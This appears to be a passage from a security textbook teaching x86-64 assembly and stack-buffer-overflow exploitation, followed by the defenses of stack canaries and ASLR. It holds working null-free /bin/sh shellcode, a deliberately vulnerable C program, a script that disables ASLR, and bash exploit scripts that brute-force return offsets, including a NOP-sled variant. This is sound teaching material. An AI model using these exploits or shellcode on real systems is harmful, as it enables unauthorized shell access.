Labels can be used as immediate arguments to address global variables, such as strings. These are indexed using labels: For example, consider the simple assembly program `hello_asm.S` (Listing 5.7).

Listing 5.7: `hello_world_asm_64.S`: a simple program demonstrating relative addressing (relative to `%rip`) to print to the screen.

```
hello:
        .string "Hello assembly!\n"
        .global main
main:
        leaq hello(%rip), %rdi
        mov $0, %rax
        call printf@PLT
```

Addressing memory

We can also directly address memory via assembly operations. For example, `-8(%rbp)` refers to the address 8 bytes below the current base of the stack

[15]Note that here we are using the `gcc` assembly convention, not the `nasm` assembly convention.

(that is 8 bytes in the direction that the stack is growing, *i.e.*, the second block of 64 bits currently stored on the stack). For example, the operation `addw $3,-8(%rbp)` adds 3 to the 16-bit memory found 64-bits from the base of the stack and stores the result in the same piece of memory on the stack. We cannot add multiple memory references to a single line of assembly: for example, `addw -16(%rbp),-8(%rbp)` would be invalid.

We can also use this style of addressing in conjunction with labels (as done in Listing 5.7). This allows us to compute relative address rather than an immediate address. The "load effective address" operation, `lea`, is used to essentially perform pointer addition: `hello(%rip)` is one means by which we can compute the address of our string.

Function calls and system calls

Function calls and system calls (which are essentially function calls to built-in operating systems functions) have conventions[16]: The called function should not modify `%rsp`, `%rbp`, and `%rbx` (or it should back them up before the `ret` command is executed to return). Function arguments are placed in combinations of registers and on the stack (if there are many arguments, some must go on the stack): `%rdi`, `%rsi`, and `%rdx` are common registers used for interfacing with functions. The return value of the function is written to `%rax`. If a system call is made, the specific system call is specified by setting `%rax` before calling. For example, the system call to `execve` (which we used above to execute a string in a UNIX shell) is performed via system call 59[17].

Practice and discussion questions

1. [**Level 2**] Write the shortest assembly program that you can that launches a UNIX shell. The program should produce machine code (visible using `objdump -D` that is as short as possible). Your program may not use the `.string` directive; instead, it must launch the shell code without such a hard-coded string.

[16]See `https://wiki.cdot.senecacollege.ca/wiki/X86_64_Register_and_Instruction_Quick_Start`.

[17]`https://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/`

5.4.3 Launching a shell in x64 assembly

We can use what we've learned above to launch a shell in x64 assembly. The simplest way to do this is via a system call to a string, which we can write using the `.string` assembly keyword (Listing 5.8).

Listing 5.8: `shell_64_simple.S`: Launching a shell using a system call from a string that we've hard-coded into the executable.

```
shell:
       .string "/bin/sh"
       .global main
main:
       movq $shell, %rdi
       callq system
```

If we want to use this as the strategy for an exploit someday, it is lacking: it relies heavily on the availablility of the string `"/bin/sh"`. Alternatively, we could build this string in assembly code and push it onto the stack ourselves. In that manner, we don't have to assume we have access to the string `"/bin/sh"` on the stack; we shall make our own[18].

We will first convert `"/bin/sh"` into hex using `Python`: `[ hex(ord(c)) for c in "/bin/sh" ]`. This outputs `['0x2f', '0x62', '0x69', '0x6e', '0x2f', '0x73', '0x68']`. We could push each of these onto the stack using `pushb`; however, we could instead do this much faster: we have access to 32-bit immediate operations, and so we can do this in 32-bit chunks. Note that we are pushing these values to a stack, and so we want to write them in reverse order so that the last character in our string is pushed first (because that will end up at higher addresses, because our stack grows toward address 0). Thus we reverse our string (which ends with an unmentioned null character): `00 68 73 2f 6e 69 62 2f`. Note that we do not reverse the characters. Each 8-bit character is composed of two 4-bit hex values. Since we are adding the values 8 bits at a time to the stack, the individual hex values in each character do not need to be reversed.

The string `"/bin/sh"` has 7 characters excluding the null character and 8 characters overall. It will thus fit into a single 64-bit register. We can do this via three lines of assembly code: `movq $0x0068732f,%rax; shl $32,%rax; addq $0x6e69622f,%rax`. We can then push `%rax` onto the stack. Our shell-

[18] "If you are lucky enough to have lived in cyberspace as a young man, then wherever you go for the rest of your life, it stays with you, for cyberspace is a moveable feast."

spawning string is now ready to launch with the system call (Listing 5.9).

Listing 5.9: `shell_64.S`: Launching a shell using a system call from a string that we build with assembly code.

```
        .global main
main:
        movq $0x0068732f,%rax
        shl $32,%rax
        addq $0x6e69622f,%rax
        pushq %rax

        movq %rsp, %rdi       // %rdi points to the string to be called

        callq system

        popq %rax
```

5.4.4 Anatomy of a `C` stack

Before we can hijack a program's stack, we must first understand the anatomy of a stack in `C`. The stack has a few key values that are maintained in each function call: The first pushed is the return address (*i.e.*, the value of `%rip` immediately before the function is called), to which the function should return after it finishes. This return address pushed before the function is called, and thus lives at the address `8+%rbp`, where `%rbp` is the base of the stack used locally inside the function.

The second value pushed to the stack is the old frame pointer (we will update `%rbp` inside the function to refer to the bottom of the function's local stack, so we need a backup for when the function is finished). This value is pushed to address `%rbp`, where `%rbp` refers to the base of the stack inside the function. After this, we push space for local variables used within the function. Local variables are pushed in order of declaration. Thus they will be reversed when reading from the top of the stack near address 0 toward the bottom of the stack at address `%rbp`; however, array local variables may be pushed before or after other local variables. The contents of each local array will be pushed in reverse order; thus these values will appear in order when reading from the top of the stack near address 0 toward the bottom of the stack at address `%rbp`. This is natural, because it means they will appear in order in memory (as we want an array to appear). After the local




Figure 5.1: Cartoon of a local call stack. Note that array local variables may be pushed before or after other locals. Arrays will be ordered so that they are in order in memory.

variables, we have the arguments to the function[19]. These are pushed in order of appearance (so they appear in reverse order as do local variables). This is shown in Figure 5.1.

How would we determine the call stack without access to Figure 5.1? Simple: we would create a `C/C++` program to dump the stack. Of course, this is easier said than done, but we are helped by an obscure feature of `C/C++`: the ability to directly code assembly code. We will give our function, `f`, arguments, local variables (including an array). Then we will dump the contents of RAM at `%rbp` and at lower addresses. We can accomplish this by moving the results into a global variable[20]. This makes it so that we can print the values on the stack without disturbing it with an additional local variable. To help us identify the old frame pointer on the stack, we

[19]if necessary. See description above that explains that sometimes arguments can be passed via registers alone.

[20]Later on, we will see an alternative approach that can get a register value.

will output the value of our current frame pointer, `%rbp`. Because the stack is a contiguous block of memory, values in the vicinity of our current frame pointer will likely be the old frame pointer. Likewise, we can find the top of the stack by outputting `%rsp`. To help us identify return addresses, we will output the addresses of our function `f` and of `main` when the program starts. Values a little bit larger than the address of `main` will be the return address. This is shown in Listing 5.10.

Listing 5.10: `stack_visualize.cpp`: A `C++` program to help us visualize a call stack.

```
#include <iostream>

void*temp = 0;
long i;

void f(long a, long b, long c, long d, long e, long f) {
  // return address lives at 8B (relative to %rbp)
  // old %rbp lives at 0 (relative to %rbp)

  long x[] = {1,2,3,4,5,6,7,8,9};
  long y = 0xa;
  long z = 0xb;

  std::cout << "\ninside f, after locals declared:" << std::endl;
  asm("movq %rbp,temp(%rip);");
  std::cout << "%rbp  \t" << temp << std::endl;
  asm("movq %rsp,temp(%rip);");
  std::cout << "%rsp  \t" << temp << std::endl;
  asm("movq (%rsp),%rax;"
     "movq %rax,temp(%rip);");
  std::cout << "(%rsp) \t" << temp << std::endl;
  asm("movq %rsi,temp(%rip);");
  std::cout << "%rsi  \t" << temp << std::endl;
  asm("movq %rdi,temp(%rip);");
  std::cout << "%rdi  \t" << temp << std::endl;


  std::cout << "\nstack inside f (address, relative to %rbp, value):" <<
     std::endl;
  std::cout << "---------------" << std::endl;

  for (i=-20*8; i<=32; i+=8) {
    // Move %rbp+i into temp:
```

```
    asm("movq i(%rip),%rax;"
        "addq %rbp,%rax;"
        "movq %rax,temp(%rip);");
    std::cout << temp << i << "(%rbp)=" << "\t";
    // Move *(%rbp+i) into temp:
    asm("movq i(%rip),%rax;"
        "addq %rbp,%rax;"
        "mov (%rax),%rax;"
        "movq %rax,temp(%rip);");
    std::cout << temp << std::endl;
  }
}

int main() {
  std::cout << "f      \t" << (void*)f << std::endl;
  std::cout << "main   \t" << (void*)main << std::endl;

  // Not all of these arguments end up on the stack (sometimes
  // registers may be used for arguments).
  f(0x11111111, 0x22222222, 0x33333333, 0x44444444, 0x55555555,
      0x66666666);

  return 0;
}
```

We will compile our program with `g++ -g -fno-stack-protector stack_visualize.cpp`; this eliminates the “stack canary” (more on this later).

If we wanted to see more detailed information about the registers, we can also use the debugger, `gdb`. To use the debugger, we need to compile with the `-g` flag, which includes variable names, *etc.* so that we can use the debugger: `g++ -g stack_visualize.cpp -fno-stack-protector`. We then launch the debugger via `gdb ./a.out`. We then run `break stack_visualize.cpp:11` to insert a break point at line 11 in `stack_visualize.cpp`, and then run until we hit the breakpoint by executing `run`. Once the program reaches the breakpoint, we have another prompt, and we can see the register info by running `info all-registers`. There we can see the value of registers like `%rbp` and `%rsp`.

5.4.5 Highjacking the return address

We can use knowledge of the call stack to hijack the return address. Listing 5.11 demonstrates how the return address may be hijacked. `main` calls `g`, which would normally return to `main`; however, we first copy the address of another function `f` into `%rax` and then copy `%rax` into the return address on the stack. Thus, when `g` returns, it no longer returns to `main`, but instead returns to the start of `f`.

Listing 5.11: `overwrite_return_address_function_call_x86_asm.cpp`: A `C++` program that demonstrates how the return address may be hijacked.

```
#include <iostream>

void f() {
  std::cout << "f" << std::endl;
  std::cout << "/f" << std::endl;
}

void g() {
  std::cout << "g" << std::endl;

  void (*func)(void) = f;

  // Overwrite return address (we will go to f instead of returning to
      main):
  asm("movq -8(%rbp),%rax;" // %rax <- f
      "movq %rax,8(%rbp);"); // return address <- %rax

  // This is called before calling f:
  std::cout << "/g" << std::endl;
}

int main() {
  std::cout << "main" << std::endl;
  g();

  // This is never called:
  std::cout << "/main" << std::endl;
  return 0;
}
```

5.4.6 Smashing the stack in a vulnerable program

This ability to hijack the return address is the key behind "stack smashing": if we write past the end of a local array, we will eventually overwrite the return address of that function.

First, let's consider a vulnerable `echo` implementation (Listing 5.12). This program has a security flaw: the buffer it allocates is 128 bytes long (meaning it can store a string of length 127 excluding the null terminating character). If we enter a string longer than 127 characters, the `sprintf` function will copy the longer string into the small buffer (in which it doesn't fit). This will result in a buffer overflow. If we overflow this local buffer by enough bytes, we will overwrite the return address.

Listing 5.12: `vulnerable_echo.c`: A `C` program implementing `echo`, which has a security flaw.

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void echo(const char * cstr) {
  char buff[128];

  sprintf(buff, "%s", cstr);
  printf("echo: %s\n", buff);

  fflush(stdout);
}

int main(int argc, char**argv) {
  if(argc >= 2)
    echo(argv[1]);
}
```

To what will we set the return address? Ideally, we would set the return address to a piece of memory where we have written code to launch a shell. This means that if we are allowed to run `vulnerable_echo.c`, we would be able to launch a shell.

Embedding our shell code into a string

However, there is something we must do first: this program accepts a string argument, and thus we must first turn our shell script code into a string.

Let's revisit our shell code from Listing 5.9, `shell_64.S`. We could run `g++ -c shell_64.S` to compile to object code, `shell_64.o`. We then run `objdump -d shell_64.o` to dump the object code into its equivalent object code. The output is

```
  0:  48 c7 c0 2f 73 68 00  mov      $0x68732f,%rax
  7:  48 c1 e0 20           shl           $0x20,%rax
  b:  48 05 2f 62 69 6e     add    $0x6e69622f,%rax
 11:  50                    push               %rax
 12:  48 89 e7              mov           %rsp,%rdi
 15:  e8 00 00 00 00        callq    1a <main+0x1a>
 1a:  58                    pop                %rax
```

meaning that the object code is `48 c7 c0 ...`

Removing `00` bytes from our shell code

Thus, we'd like a string filled with characters corresponding to those hex values: `s/...`; however, there is a problem: the first line, `mov $0x68732f%rax`, corresponds to object code `48 c7 c0 2f 73 68 00`. The problem here is that `00` will be read as a null terminator for the string, meaning `strcpy` or `sprintf` will stop copying after hitting the first of these null terminator characters. Thus, we need to adapt our shell code so that it has no null characters in the object code.

The problem here is that the value `68732f` is actually `0068732f`, the same way that `1f` would be encoded as `0000001f`. One way around this is to start with the value `68732faa` and then shift right by two hex characters (*i.e.*, shift right by 8 bits), thereby deleting the `aa` suffix and producing `68732f`.

There is a similar problem with the `callq` line: it corresponds to object code `e8 00 00 00 00`. Here, we can exploit the fact that we have multiple means by which to make a system call: both `system` and `execve`. In assembly, we can make an `execve` system call using the `syscall` command after setting `%eax` to 59 (decimal) as we saw above. But this is also difficult: `movq $59,%eax` will result in an immediate value with many zeros. We could split this into two steps: first set `%eax=0`, next `movb $59,%al`, which will manipulate only the lower byte of `%eax`. The problem here is the task of setting `%eax=0` without using 0 as an immediate value. Here we employ an inventive solution: the `xor` between any value and itself will align 0 with 0 and 1 with 1, meaning it will always produce 0 as its result. Thus, instead of `movq $0,%eax`, we run `xorl %eax,%eax`. Together, these changes (and an adaptation to using `execve`) can be seen in `shell_64_no_zeros.S` (Listing 5.13).

Listing 5.13: `shell_64_no_zeros.S`: Launching a shell without using the byte 0.

```
       .global main
main:
       movq $0x68732faa,%rax
       shr $8,%rax
       shl $32,%rax
       addq $0x6e69622f,%rax
       pushq %rax

       movq %rsp, %rdi        // %rdi points to the string to be called
           (first arg)

       xorq %rdx, %rdx
       pushq %rdx             // 0 (array end)
       pushq %rdi             // instruction
       movq %rsp, %rsi        // start of the array

       xorl %eax, %eax
       movb $59, %al          // System call is #59
       syscall

       popq %rax
       popq %rax
       popq %rax
```

Scripts to convert our shell code into a string

We can see the resulting object code by running `g++ -c shell_64_no_zeros.S; objdump -d shell_64_no_zeros.o`. This time, there are no zero bytes, and so we can now package our shell code into a string. We first create `obj_to_hex.bsh`, which will strip only the hex machine code out of the output of `objdump -d shell_64_no_zeros.o` (Listing 5.14).

Listing 5.14: `obj_to_hex.bsh`: A `bash` script to convert a `.o` file into hex codes by parsing the output of `objdump`.

```
#!/bin/bash
```

```
if [ $# -ne 1 ]
then
  echo 'usage: obj_to_hex <.o file>'
else
  # using only line 3 onward, strip away anything that starts ...: or
  # ends \t... (keeping only the middle). Then delete whitespace.
  objdump -d $1 | sed 's/.*://g' | sed 's/ \t.*//g' | sed -n '3,$p' | tr
      -d ' ' | tr -d '\t' | tr -d '\n'
fi
```

The output of calling `./obj_to_hex.bsh ../system-call/shell_64_no_zeros.o` is `48c7c0aa2f736848c1e8084 8c1e02048052f62696e504889e74831d252574889e631c0b03b0f05585858`; however, that is not the same as the string whose characters are encoded by those hex codes. For this, we will make, `hex2txt.py`, a simple `Python` script to convert the hex codes to the raw text (Listing 5.15)[21]. Beware that some of these special characters encoded in our string may print with escape codes or may not print successfully at all. Regardless, for our purposes, these non-null special characters are fine as long as we do not run, get the output from the terminal window, and then paste it (because doing so may paste the way the terminal renders those special characters rather than the characters themselves). We can put these scripts together by calling `python hex2txt.py raw $(./obj_to_hex.bsh shell_64_no_zeros.o)`; this will output some strange characters, but we will worry about that later.

Listing 5.15: `hex2txt.py`: A `Python` script to pack hex codes into a string whose characters are encoded by their integer values.

```
import sys

def hex_string_to_raw_text(s):
  result = ''
  for i in range(0, len(s), 2):
    hex_char = s[i:i+2]
    int_char = int(hex_char, 16)
    raw_char = chr(int_char)
    result += raw_char
  return result

def hex_string_to_backslash_form(s):
```

[21]You will likely find other tools for these jobs, but it is a nice exercise to "roll our own."

```
  result = ''
  for i in range(0, len(s), 2):
    hex_char = s[i:i+2]
    result += '\\x'+hex_char
  return result

def main(argv):
  if len(argv)!=2 or (len(argv)==2 and argv[0] not in
      ('raw','backslash')):
    print 'usage: {raw,backslash} <hex codes, e.g. 48c7...>'
  else:
    mode = argv[0]
    shell_code_hex = argv[1]

    if mode == 'raw':
      # do not print newline:
      sys.stdout.write(hex_string_to_raw_text(shell_code_hex))
    else:
      print hex_string_to_backslash_form(shell_code_hex)

if __name__=='__main__':
  main(sys.argv[1:])
```

Disabling ASLR and retrieving the value of `%rsp`

We now have a string that has shell code hidden inside of it. We need only make a buffer overflow and get the address of our shell code into the return address used when the `echo` function finishes in `vulnerable_echo.c`. Here we encounter another challenge: unless the program reveals information about the addresses of functions before we need to provide our shell code[22], it will be difficult to know what return address to use.

Here we will create another program, `get_stack_pointer.c`, which we will use to reveal the address space being used (Listing 5.16). That program reveals another, simpler means by which we can retrieve register values. Note that `get_stack_pointer.c` does not get the stack pointer value from `vulnerable_echo.c`; instead, it gets the stack pointer value in a separate program. Under the right conditions, these will be related to one another.

[22]In this case, it is very difficult: we need to provide the string with our hidden shell code before the program even runs, and so it is not possible for us to know the addresses in advance.

Listing 5.16: `get_stack_pointer.c`: A `C` program to print the current value of `%rsp` in some executable.

```c
#include <stdio.h>

int main() {
  register long i asm("rsp");

  printf("rsp: 0x%lx\n", i);

  char rsp_str[17];
  *((long*)rsp_str) = i;
  rsp_str[16] = 0;

  printf("rsp as str: %s\n", rsp_str);

  return 0;
}
```

When we compile and run `get_stack_pointer.c` a few times, we first see that the value of `%rsp` move with apparent randomness. This is because of "address space layout randomization" (ASLR), a kind of protection offered by our operating system, which launches programs in different regions of the address space with precisely the goal of foiling these kinds of attacks. For this reason, we will disable ASLR temporarily[23] using `disable_aslr.bsh` (Listing 5.17).

Listing 5.17: `disable_aslr.bsh`: A `bash` script to disable ASLR. Note that this script will request `root` privileges. After you are finished stack smashing, you should re-enable ASLR by running `enable_aslr.bsh` from Listing 5.18.

```bash
#!/bin/bash

echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

Listing 5.18: `enable_aslr.bsh`: A `bash` script to enable ASLR. Note that this script will request `root` privileges.

```bash
#!/bin/bash

echo 2 | sudo tee /proc/sys/kernel/randomize_va_space
```

[23]Do not forget to re-enable it afterward: these protections are there for a reason!

After running `disable_aslr.bsh`, try executing `get_stack_pointer.c` a few more times. Now, most of the stochasticity in its output should be gone. When we execute a new program, such as `vulnerable_echo.c`, we can use that stack pointer value as a neighborhood in which we believe the local stack will be located. Thus, this is the neighborhood of arrays or strings on the stack, which we would like to use as a return address when we smash the stack (because we want the program to run our injected shell code, which will be placed on the stack, rather than returning to the function that called it).

Smashing the stack

When running `vulnerable_echo.c`, our first task is to establish the argument size that will crash the program. This is the argument that will go past its own allocation, overwriting any locals beneath it on the stack, until it finally comes the old value of `%rbp` and then the return address (see Figure 5.1). Thus, the smallest string that crashes `vulnerable_echo.c` will likely crash because it overwrites the old frame pointer `%rbp`. The traditional means of finding this argument size is simply iterative (although we could do a fancier log-search if performance was important), growing the argument string until the `vulnerable_echo.c` program crashes. The argument string used to crash it is usually repeated 'a' characters; 'a' has a hex value of `0x61`, and `0x61616161...` will be beyond the usable address space for modern 64-bit operating systems; thus, if it is interpreted as a pointer (*e.g.*, the return address or `%rbp`), it should crash the program.

Now we need to decide on a return address, which will also need to be embedded alongside our shell code in our string argument. We want this return address to be `&buff[0]`, but to know the neighborhood of that actual address, we need to know an address nearby on the stack. The stack pointer revealed by `get_stack_pointer.c` will not be identical to the stack pointer of `vulnerable_echo.c` inside the `echo` function; this is because we are in a function call with local variables not seen in `get_stack_pointer.c`. Without access to the source code of `vulnerable_echo.c`, it is not trivial to see how the value of `%rsp` in one program relates to the value of `%rsp` in the other. What we do know is that these local variables, function calls, *etc.* create an offset between the two stack pointer values. As a result, we can simply try different offset values. The offset will be subtracted from the value of `%rsp` from `get_stack_pointer.c`, until we hopefully end up with a return address that corresponds to `&buff[0]` in the `echo` function of `vulnerable_echo.c`. Once again, we can compute this offset surgically if we have access to `vulnerable_echo.c`. But if you're crawling around a foreign server, this may not be possible.

The solution is to simply try offsets until we succeed in launching our shell. The script `hack_vulnerable_echo.bsh` (Listing 5.19) does all of these tasks and takes an integer offset argument, which is used to try to launch our shell. We can then run `for ((i=8; i<1024; ++i)) do ./hack_vulnerable_echo.bsh $i; done` to try different offsets until we succeed (in the case of success, our loop will stop as we will reach a `/bin/sh` prompt). Using this approach, we find that `./hack_vulnerable_echo.bsh 271` is the correct offset.

Listing 5.19: `hack_vulnerable_echo.bsh`: A `bash` script to hack the program `vulnerable_echo.c`. It takes an integer argument, the offset, with which it tries to change the return address of `echo` from `vulnerable_echo.c` to `&buff[0]`.

```bash
#!/bin/bash

if [ $# -ne 1 ]
then
  echo 'usage: <stack offset>'
  echo '      Try using offset 200 or so'
  exit
fi

stack_offset=$1
stack_offset=$(echo "obase=16; ${stack_offset}" | bc)

gcc -fno-stack-protector -z execstack vulnerable_echo.c -o vuln_echo

# Build exploit:
gcc -c shell_64_no_zeros.S

# Find how large the argument needs to be to force a buffer overflow:
for ((input_size=1; input_size<1024; ++input_size))
do
  input=$(yes a | head -${input_size} | tr -d '\n')
  ./vuln_echo $input >& /dev/null || break
done

echo "Failed with input of size ${input_size}"
```

```
# Most likely, it fails because we overwrite the old frame
# pointer. Add 8B to start overwriting the return address:
input_size=$(echo "${input_size}+8" | bc)
# Therefore, we're overwriting the least-significant byte of the
# return address.

# Estimate another stack pointer location (i.e., %rsp) using a
# separate program. Note that this almost certainly won't work if ASLR
# is enabled.
gcc get_stack_pointer.c -o get_stack_pointer
# Use echo -n to remove final newline.
# Do not use tr -d '\n', because newline may occur in address.
sp=$(./get_stack_pointer | head -1 | awk '{print $NF}' | sed 's/^0x//g')
# Uppercase:
sp=$(echo ${sp^^})
echo "External estimate of %rsp: $sp"

# Compute the new return address:
new_return_address_dec=$(echo "ibase=16; $sp - ${stack_offset}" | bc)
new_return_address_hex=$(echo "obase=16; $new_return_address_dec" | bc)
echo "Trying for new return address (unpacked): ${new_return_address_hex}"

# Append the new address to the input.
# Use $'...' to ensure internal newlines are respected by bash:
new_return_address_packed=$"$(python pointer_to_hex_str.py
    0x$new_return_address_hex)"
echo "Trying for new return address: ${new_return_address_packed}"

shell_block_unpacked=$(./obj_to_hex.bsh shell_64_no_zeros.o)
python hex2txt.py raw ${shell_block_unpacked} > /tmp/shell_code
shell_size=$(wc -c /tmp/shell_code | awk '{print $1}')

# input_size = number_of_as + shell_size
number_of_as=$(echo "${input_size} - ${shell_size}" | bc)
echo "Using ${number_of_as} 'a's"

a='a'
a_block="$(yes "$a" | head -${number_of_as} | tr -d '\n')"

# Append a block of 'a' chars between the shell code and the return
    address:
./vuln_echo $"$(cat
    /tmp/shell_code)${a_block}${new_return_address_packed}"
```

`NOP` sleds

A more elegant approach is to use a "`NOP` sled." `NOP` means "no-op" and is short for "no operation." It is an assembly instruction that tells the CPU to do nothing for the clock cycle. For this reason, if we prepend our shell code with a large block of `NOP` instructions, then if we manage to tweak the return address so that we execute any part of the `NOP` sled, it will run all of the `NOP` instructions that follow and then execute our shell code. Where before we needed to hit only a single address, `&buff[0]`, we can now execute any of the `NOP` instructions before our shell code. This approach is demonstrated in `hack_vulnerable_echo_nop_sled.bsh` (Listing 5.20). Running `hack_vulnerable_echo_nop_sled.bsh 190` and `hack_vulnerable_echo_nop_sled.bsh 210` both trick `vulnerable_echo.c` into launching a shell with a system call. We have successfully smashed the stack![24]

Listing 5.20: `hack_vulnerable_echo_nop_sled.bsh`: A `bash` script to hack the program `vulnerable_echo.c` by using a `NOP` sled. It takes an integer argument, the offset, with which it tries to change the return address of `echo` from `vulnerable_echo.c` to any part of `buff` preceding the shell code. The result is that there is a dramatically higher chance of choosing a return address that will execute the shell code.

```
#!/bin/bash

if [ $# -ne 1 ]
then
  echo 'usage: <stack offset>'
  echo '      Try using offset 200 or so'
  exit
fi

stack_offset=$1
stack_offset=$(echo "obase=16; ${stack_offset}" | bc)

gcc -fno-stack-protector -z execstack vulnerable_echo.c -o vuln_echo

# Build exploit:
#gcc -c shell_64_no_zeros_no_special.S
gcc -c shell_64_no_zeros.S
```

[24] `%rip` in peace.

```
# Find how large the argument needs to be to force a buffer overflow:
for ((input_size=1; input_size<1024; ++input_size))
do
  input=$(yes a | head -${input_size} | tr -d '\n')
  ./vuln_echo $input >& /dev/null || break
done

echo "Failed with input of size ${input_size}"

# Most likely, it fails because we overwrite the old frame
# pointer. Add 8B to start overwriting the return address:
input_size=$(echo "${input_size}+8" | bc)
# Therefore, we're overwriting the least-significant byte of the
# return address.

# Estimate another stack pointer location (i.e., %rsp) using a
# separate program. Note that this almost certainly won't work if ASLR
# is enabled.
gcc get_stack_pointer.c -o get_stack_pointer
# Use echo -n to remove final newline.
# Do not use tr -d '\n', because newline may occur in address.
sp=$(./get_stack_pointer | head -1 | awk '{print $NF}' | sed 's/^0x//g')
# Uppercase:
sp=$(echo ${sp^^})
echo "External estimate of %rsp: $sp"

# Compute the new return address:
new_return_address_dec=$(echo "ibase=16; $sp - ${stack_offset}" | bc)
new_return_address_hex=$(echo "obase=16; $new_return_address_dec" | bc)
echo "Trying for new return address (unpacked): ${new_return_address_hex}"

# Append the new address to the input.
# Use $'...' to ensure internal newlines are respected by bash:
new_return_address_packed=$"$(python pointer_to_hex_str.py
    0x$new_return_address_hex)"
echo "Trying for new return address: ${new_return_address_packed}"

shell_block_unpacked=$(./obj_to_hex.bsh shell_64_no_zeros.o)
python hex2txt.py raw ${shell_block_unpacked} > /tmp/shell_code
shell_size=$(wc -c /tmp/shell_code | awk '{print $1}')

# input_size = number_of_nops + shell_size
number_of_nops=$(echo "${input_size} - ${shell_size}" | bc)
echo "Using ${number_of_nops} NOPs"
```

```
nop=$(python hex2txt.py raw 90)
# Reserve some bytes after our exploit because memory just above
# (lower address) return address is the old frame pointer %rbp, which
# is volatile. Reserve 8B for this and a little more for padding:
reserved_suffix_size=14
nop_prefix_block_size=$(echo "${number_of_nops} -
    ${reserved_suffix_size}" | bc)
nop_prefix_block=$"$(yes "$nop" | head -${nop_prefix_block_size} | tr -d
    '\n')"
nop_suffix_block=$"$(yes "$nop" | head -${reserved_suffix_size} | tr -d
    '\n')"

# Prepend shell code with a NOPs sled and append with suffix of NOPs. Add
    return address at the end.
./vuln_echo $"${nop_prefix_block}$(cat
    /tmp/shell_code)${nop_suffix_block}${new_return_address_packed}"
```

The legacy of stack smashing

Because of the defenses described below (stack canaries, ASLR, and noexec stack) stack smashing in non-legacy code is less relevant today. But the art of stack smashing is still completely relevant to how we look for security holes and to how we conduct similar expoits. For example, we use similar techniques to exploit dangling pointers (described below).

Practice and discussion questions

1. [**Level 1**] A `NOP` sled is 128 instructions long, and is followed by the start of shell script code. How many addresses could we jump to that would execute our shell code? If we didn't have the `NOP` sled, how many addresses could we jump to would execute our shell code? How much more probable (in terms of fold change) does our NOP sled make us to execute the shell code?

2. [**Level 2**] Why is the old value of `%rbp` on the stack the first thing that we corrupt that will crash our program?

3. [**Level 2**] You work at a company being targeted by a foreign government with the goal of harvesting intellectual property. Your company sniffs network traffic into CGI scripts and other potential sources of

vulnerability. Your company seeks to build a classifier to detect potentially malicious code; such a classifier could be used to block traffic from IP addresses that have sent potentially malicious data. Using the shell code from `http://shell-storm.org/shellcode/`, explain how would you create a machine learner that would classify strings into "potential exploit" and "safe." What kinds of features would you use to distinguish potential exploits from other types of data?

5.4.7 Defense: stack canaries

A prominent defense against stack smashing is to use a "stack canary." A stack canary is a special value pushed onto the stack first before any local variables or arguments are processed[25]. Essentially, the program can then check the value of the stack canary just before the function returns. If stack smashing has been performed, then the canary will be overwritten before overwriting `%rbp` and before overwriting the return value.

As a result, if the stack canary is employed, stack smashing can be detected. Consider the code in `stack_visualize.cpp` (Listing 5.10). Recompile it, but this time, use `g++ -g stack_visualize.cpp` instead of `g++ -g stack_visualize.cpp -fno-stack-protector` (as run before). Note that there is an additional value on the stack. This is the stack canary.

Practice and discussion questions

1. [**Level 1**] Recompile `vulnerable_echo.c` (Listing 5.12) without the `-fno-stack-protector` flag. Then crash the program by using a very large string command line argument. What happens?

5.4.8 Counter-exploit: canary leak

Aside from brute force (*i.e.*, running your program repeatedly until you guess the correct canary value), one way to overcome a stack canary is if the value of the canary is uncovered. If it is found, then the canary can be overwritten with its current value, meaning no stack smashing can be detected.

[25] Arguments may be handled differently in some circumstances. "Talk to your compiler to see if arguments are right for you."

5.4.9 Counter-exploit: random access modification

If a program allows a user to enter indices of an array on the stack and values to which those indices of the array will be set, then this could be used to build a `NOP` sled and overwrite the return address without modifying the canary between them. Of course, if the array is allocated on the heap, this is a more difficult problem, because we cannot simply keep adding to the index until we smash the stack; in that case, we can still find the stack relative to the heap by using large, possibly negative indices, but it will be more difficult.

The same out-of-bounds approach can be used to leak information, such as the value of the canary.

5.4.10 Defense: address space layout randomization (ASLR)

ASLR, mentioned above, is a technique that prevents us from learning the neighborhood of `%rsp`, which we used to help us guess where the `NOP` sled and subsequent exploit shell code would be found.

ASLR makes it so that when a program is run, different pieces (stack, heap, libraries) are placed in different parts of virtual memory[26].

